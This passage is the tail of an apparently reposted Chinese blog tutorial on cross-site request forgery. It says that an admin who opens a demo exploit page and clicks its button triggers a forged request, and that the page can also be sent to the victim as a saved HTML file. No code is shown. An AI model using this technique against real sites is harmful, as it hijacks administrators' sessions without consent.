
使用admin账号访问这个文件:http://www.csrf_demo.com/exp.html

点击按钮后发现 伪造请求成功。



也可以保存为html，以文件的形式发过去，





也是可以成功的

转载于:https://www.cnblogs.com/-qing-/p/11019335.html